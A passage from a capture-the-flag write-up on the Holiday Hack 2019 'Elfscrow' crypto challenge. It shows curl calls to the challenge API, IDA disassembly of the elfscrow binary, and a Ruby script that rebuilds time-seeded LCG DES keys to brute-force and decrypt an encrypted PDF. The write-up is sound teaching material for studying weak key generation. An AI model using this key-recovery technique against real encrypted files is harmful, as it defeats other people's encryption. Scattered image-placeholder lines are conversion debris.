> Accept: */*
> Content-Length: 16
> Content-Type: application/x-www-form-urlencoded
>
* upload completely sent off: 16 out of 16 bytes
* Mark bundle as not supporting multiuse
< HTTP/1.1 200 OK
< Server: nginx/1.14.2
< Date: Sun, 29 Dec 2019 18:53:21 GMT
< Content-Type: text/html;charset=utf-8
< Content-Length: 36
< Connection: keep-alive
< X-Xss-Protection: 1; mode=block
< X-Content-Type-Options: nosniff
< X-Frame-Options: SAMEORIGIN
<
* Connection #0 to host elfscrow.elfu.org left intact
b265719d-1540-4730-b52d-baec5f778e9f
```

If we send the same key, we get different UUIDs.

```
root@kali:~/holidayhack2019# curl  http://elfscrow.elfu.org/api/store -d '0123456789abcdef'
a622efe6-f06d-41ba-935a-f4d01a78790b
root@kali:~/holidayhack2019# curl  http://elfscrow.elfu.org/api/store -d '0123456789abcdef'
e5f85371-9537-4390-a413-87051aa85913
```

If we try to retrieve a key using one of those UUIDs, it does work:


```
root@kali:~/holidayhack2019# curl  http://elfscrow.elfu.org/api/retrieve -d e5f85371-9537-4390-a413-
87051aa85913
0123456789abcdef
```

Let's look more closely at the elfscrow executable to see if we can determine how to predict either a key or a UUID. In our Windows VM, let's give this a test run to see what happens when we encrypt a test file.


```
COMMANDO Sun 12/29/2019 13:39:03.66
C:\Users\tonyk\Documents\holidayhack2019>elfscrow --insecure --encrypt test.txt test.txt.enc
Welcome to ElfScrow V1.01, the only encryption trusted by Santa!

*** WARNING: This traffic is using insecure HTTP and can be logged with tools such as Wireshark

Our miniature elves are putting together random bits for your secret key!
```

```
Seed = 1577648381

Generated an encryption key: 45ebd6b0bf6cc4ce (length: 8)

Elfscrowing your key...

Elfscrowing the key to: elfscrow.elfu.org/api/store

Your secret id is 9bb48143-f9e6-4b2d-baf5-92b8503d223a - Santa Says, don't share that key with anybody!
File successfully encrypted!

    ++====================++
    ||                    ||
    ||      ELF-SCROW     ||
    ||                    ||
    ||                    ||
    ||                    ||
    ||     O              ||
    ||     |              ||
    ||     |   (O)-       ||
    ||     |              ||
    ||     |              ||
    ||                    ||
    ||                    ||
    ||                    ||
    ||                    ||
    ||                    ||
    ++====================++


COMMANDO Sun 12/29/2019 13:39:43.27
C:\Users\tonyk\Documents\holidayhack2019>
```

Looking at a wireshark capture of the traffic, it looks just like the traffic we generated earlier using curl:




Time to open the executable in a debugger to see where the seed comes from, etc. We'll use the IDA debugger.




The “IDA-View-A” window shows the control flow of the program, and it’s straightforward to find large blocks of control flow. For instance, as seen above and below, we can find a function called do_encrypt that does the majority of the work.

```
; Attributes: bp-based frame

; void __cdecl do_encrypt(int insecure, char *in_file, char *out_file)
?do_encrypt@@YAXHPAD0@Z proc near

data= dword ptr -30h
keyBlob= DESKEYBLOB ptr -2Ch
key= byte ptr -18h
var_10= dword ptr -10h
hProv= dword ptr -0Ch
hKey= dword ptr -8
data_len= dword ptr -4
insecure= dword ptr  8
in_file= dword ptr  0Ch
out_file= dword ptr  10h

push    ebp
mov     ebp, esp
sub     esp, 30h
mov     eax, ___security_cookie
xor     eax, ebp
mov     [ebp+var_10], eax
lea     eax, [ebp+data_len]
push    eax             ; len
mov     ecx, [ebp+in_file]
push    ecx             ; filename
call    ?read_file@@YAPAEPADPAK@Z ; read_file(char *,ulong *)
add     esp, 8
mov     [ebp+data], eax
mov     edx, [ebp+data_len]
add     edx, 10h
push    edx             ; NewSize
mov     eax, [ebp+data]
push    eax             ; Memory
call    ds:__imp__realloc
add     esp, 8
mov     [ebp+data], eax
push    0F0000000h      ; dwFlags
push    1               ; dwProvType
push    offset szProvider ; "Microsoft Enhanced Cryptographic Provid"...
push    0               ; szContainer
lea     ecx, [ebp+hProv]
push    ecx             ; phProv
call    ds:__imp__CryptAcquireContextA@20 ; CryptAcquireContextA(x,x,x,x,x)
test    eax, eax
jnz     short loc_402733
```

Following the control flow, we can quickly find the generate_key function:




The generate_key function calls the "time" function, specifically the _time64 function as seen here:



As described here: https://docs.microsoft.com/en-us/cpp/c-runtime-library/reference/time-time32-time64?view=vs-2019, the Windows time function returns the number of seconds elapsed since midnight, January 1, 1970 (UTC). This is also known as epoch time.


The generate_key function then passes the time value as the seed parameter to the super_secure_srand function.



```
; Attributes: bp-based frame

; void __cdecl super_secure_srand(int seed)
?super_secure_srand@@YAXH@Z proc near

seed= dword ptr  8

push    ebp
mov     ebp, esp
mov     eax, [ebp+seed]
push    eax
push    offset aSeedD   ; "Seed = %d\n\n"
call    ds:__imp____iob_func
add     eax, 40h
push    eax             ; File
call    ds:__imp__fprintf
add     esp, 0Ch
mov     ecx, [ebp+seed]
mov     state, ecx
pop     ebp
retn
?super_secure_srand@@YAXH@Z endp
```

Thie super_secure_srand function simply outputs the seed to the command line, and since the seed represents the current time, the user will essentially see the current epoch time.

After super_secure_srand returns, the generate_key function starts looping to generate the key bytes. The first step in the loop is to call super_secure_random.




```
; Attributes: bp-based frame

; int __cdecl super_secure_random()
?super_secure_random@@YAHXZ proc near
push    ebp
mov     ebp, esp
mov     eax, state
imul    eax, 343FDh
add     eax, 269EC3h
mov     state, eax
mov     eax, state
sar     eax, 10h
and     eax, 7FFFh
pop     ebp
retn
?super_secure_random@@YAHXZ endp
```

The super_secure_random() function includes the following calculation:

eax = eax * 214013 + 2531011
eax = eax >> 16
eax = eax & 7FFF

If we google those constants, we find this reference: https://rosettacode.org/wiki/Linear_congruential_generator

After returning from the super_secure_random function, generate_key strips off the top two bytes of the return value to obtain two bytes of key.



After looping 8 times, we have our 16-byte key. Adapting code from the rosettacode reference, we can replicate the key bytes using this ruby code:

```
# linear congruential generator courtesy of https://rosettacode.org/wiki/Linear_congruential_generator

module LCG
  module Common
    # The original seed of this generator.
    attr_reader :seed

    # Creates a linear congruential generator with the given _seed_.
    def initialize(seed)
      @seed = @r = seed
    end
  end

  # LCG::Microsoft generates 15-bit integers using the same formula
  # as rand() from the Microsoft C Runtime.
  class Microsoft
    include Common
    def rand
      @r = (214013 * @r + 2531011) & 0x7fff_ffff
      @r >> 16
    end
  end
end

# initialize the seed with a known value

initialseed = 1577648381
p "Starting with seed: ", initialseed

lcg = LCG::Microsoft.new(initialseed)

# Generate and print key bytes

p (1..8).map {"%02X" % (lcg.rand & 0xFF)}
```


Let's run it, seeding it with the initial seed reported by our test run of the elfscrow program:

```
C:\Users\tonyk\Documents\holidayhack2019>ruby testrand.rb
"Starting with seed: "
1577648381
["45", "EB", "D6", "B0", "BF", "6C", "C4", "CE"]
```

The bytes match up to the key reported by elfscrow:

```
Generated an encryption key: 45ebd6b0bf6cc4ce (length: 8)
```

Let's go back to the debugger. Looking at the list of functions, we see do_decrypt. We can load the IDA view by double-clicking on the name in the list.



Working our way through do_decrypt, we see that the first major function call is to an internal function read_file, which ultimately calls the Microsoft ReadFile function as seen here:

The ReadFile function pulls the entire file into a data buffer.

The next function called is the Windows CryptAcquireContextA function, with dwProvType set to Microsoft Enhanced Cryptographic Provider.

```
mov     [ebp+data], eax
push    0F0000000h      ; dwFlags
push    1               ; dwProvType
push    offset aMicrosoftEnhan_0 ; "Microsoft Enhanced Cryptographic Provid"...
push    0               ; szContainer
lea     edx, [ebp+hProv]
push    edx             ; phProv
call    ds:__imp__CryptAcquireContextA@20 ; CryptAcquireContextA(x,x,x,x,x)
test    eax, eax
jnz     short loc_402A4C
```

Upon return, the function retrieves the key from the elfscrow API, constructs a PUBLICKEYSTRUC blob header for the key, then calls the Windows CryptImportKey function.

```
mov     [ebp+keyBlob.hdr.bType], 8
mov     [ebp+keyBlob.hdr.bVersion], 2
xor     eax, eax
mov     [ebp+keyBlob.hdr.aiKeyAlg], 6601h
mov     ecx, dword ptr [ebp+key]
mov     dword ptr [ebp+keyBlob.rgbKeyData], ecx
mov     edx, dword ptr [ebp+key+4]
mov     dword ptr [ebp+keyBlob.rgbKeyData+4], edx
lea     eax, [ebp+hKey]
push    eax             ; phKey
push    1               ; dwFlags
push    0               ; hPubKey
push    14h             ; dwDataLen
lea     ecx, [ebp+keyBlob]
push    ecx             ; pbData
mov     edx, [ebp+hProv]
push    edx             ; hProv
call    ds:__imp__CryptImportKey@24 ; CryptImportKey(x,x,x,x,x,x)
test    eax, eax
jnz     short loc_402AB1
```

DES

Note that the aiKeyAlg is set to 0x6601, which means DES.

The next function called is the Windows CryptDecrypt function, which performs the actual decryption of the buffer of file data read earlier.

```
loc_402AB1:
lea     eax, [ebp+data_len]
push    eax             ; pdwDataLen
mov     ecx, [ebp+data]
push    ecx             ; pbData
push    0               ; dwFlags
push    1               ; Final
push    0               ; hHash
mov     edx, [ebp+hKey]
push    edx             ; hKey
call    ds:__imp__CryptDecrypt@24 ; CryptDecrypt(x,x,x,x,x,x)
test    eax, eax
jnz     short loc_402AE2
```

Assuming the decryption is successful, the function writes the newly decrypted buffer to the destination file:

```
mov     eax, [ebp+data_len]
push    eax             ; length
mov     ecx, [ebp+data]
push    ecx             ; data
mov     edx, [ebp+out_file]
push    edx             ; filename
call    ?write_file@@YAXPADPAEI@Z ; write_file(char *,uchar *,uint)
add     esp, 0Ch
```

At this point we know enough to understand how to build a ruby script to decrypt a file. We'll use the standard ruby OpenSSL:Cipher DES-CBC, with a key that we will construct from a given epoch time.


Since we don't know the original key for the encrypted PDF we are trying to open, our brute-force approach will be to walk through a two-hour time window, attempting to decrypt the file using a key generated from each second within that time window. If the decryption is successful, we'll write the results to a file.

This is our ruby script:

```
require 'openssl'


# linear congruential generator courtesy of https://rosettacode.org/wiki/Linear_congruential_generator

module LCG
  module Common
    # The original seed of this generator.
    attr_reader :seed

    # Creates a linear congruential generator with the given _seed_.
    def initialize(seed)
      @seed = @r = seed
    end
  end

  # LCG::Microsoft generates 15-bit integers using the same formula
  # as rand() from the Microsoft C Runtime.
  class Microsoft
    include Common
    def rand
      @r = (214013 * @r + 2531011) & 0x7fff_ffff
      @r >> 16
    end
  end
end

if(!ARGV[1])
  puts("Usage: ruby file-path-to-decrypt startingseed")
  exit
end

# read the encrypted file.

ifile = File.open(ARGV[0],'rb')
inbuffer = ifile.read()
ifile.close()

# We will assume that the starting seed represents the start of a two-hour period, based on the objective
instructions.
# Loop for two hours, or 7200 seconds.
# For each second, we'll create a key and decrypt the input buffer.
# We'll know we are successful if the opening bytes of the decrypted buffer have "%PDF-" in it.
# If successful, we'll write the file and break out of the loop.

initialseed = ARGV[1].to_i
```

```
attempt = 1

for steppingseed in initialseed..initialseed + 7200

  puts "Attempt :" + attempt.to_s

  # initialize the random number generator seed with a known value

  lcg = LCG::Microsoft.new(steppingseed)

  # Generate and print key bytes

  unpackedkeylist = (1..8).map {lcg.rand & 0xFF}

  keybuf = unpackedkeylist.pack("C*")

  cipher = OpenSSL::Cipher.new('DES-CBC')
  cipher.decrypt
  cipher.key = keybuf
  cipher.iv = "\x00\x00\x00\x00\x00\x00\x00\x00"

  decryptedbuffer = ""

  begin

    decryptedbuffer = cipher.update(inbuffer) + cipher.final()  # this will fail fast

    if (decryptedbuffer[0..4] == "%PDF-")
      puts "=== HIT ==="
      ofile = File.open("C:\\Users\\tonyk\\Documents\\holidayhack2019\\out.pdf",'wb')
      ofile.write(decryptedbuffer)
      ofile.close()
      exit
    end

  rescue
    puts "Failed."
  end

  attempt = attempt + 1

end
```

Generate the start time using this epoch converter: https://www.epochconverter.com/




Run the script, specifying our encrypted PDF and starting epoch time:


```
C:\Users\tonyk\Documents\holidayhack2019>decryptfile.rb
C:\Users\tonyk\Documents\holidayhack2019\ElfUResearchLabsSuperSledOMaticQuickStartGuideV1.2.pdf.enc
1575658800
Attempt :1
Failed.
Attempt :2
Failed.
```

```
Attempt :3
Failed.

<snip>

Attempt :4847
Failed.
Attempt :4848
Failed.
Attempt :4849
Failed.
Attempt :4850
Failed.
Attempt :4851
=== HIT ===

COMMANDO Sun 12/29/2019 22:01:47.52
C:\Users\tonyk\Documents\holidayhack2019>
```


We successfully decrypted the document on attempt 4851, so the epoch at the time of original encryption was 1575658800 + 4851 – 1 = 1575663650.




Let's look at our PDF.




The five words in the middle of the first page are "**Machine Learning Sleigh Route Finder**".



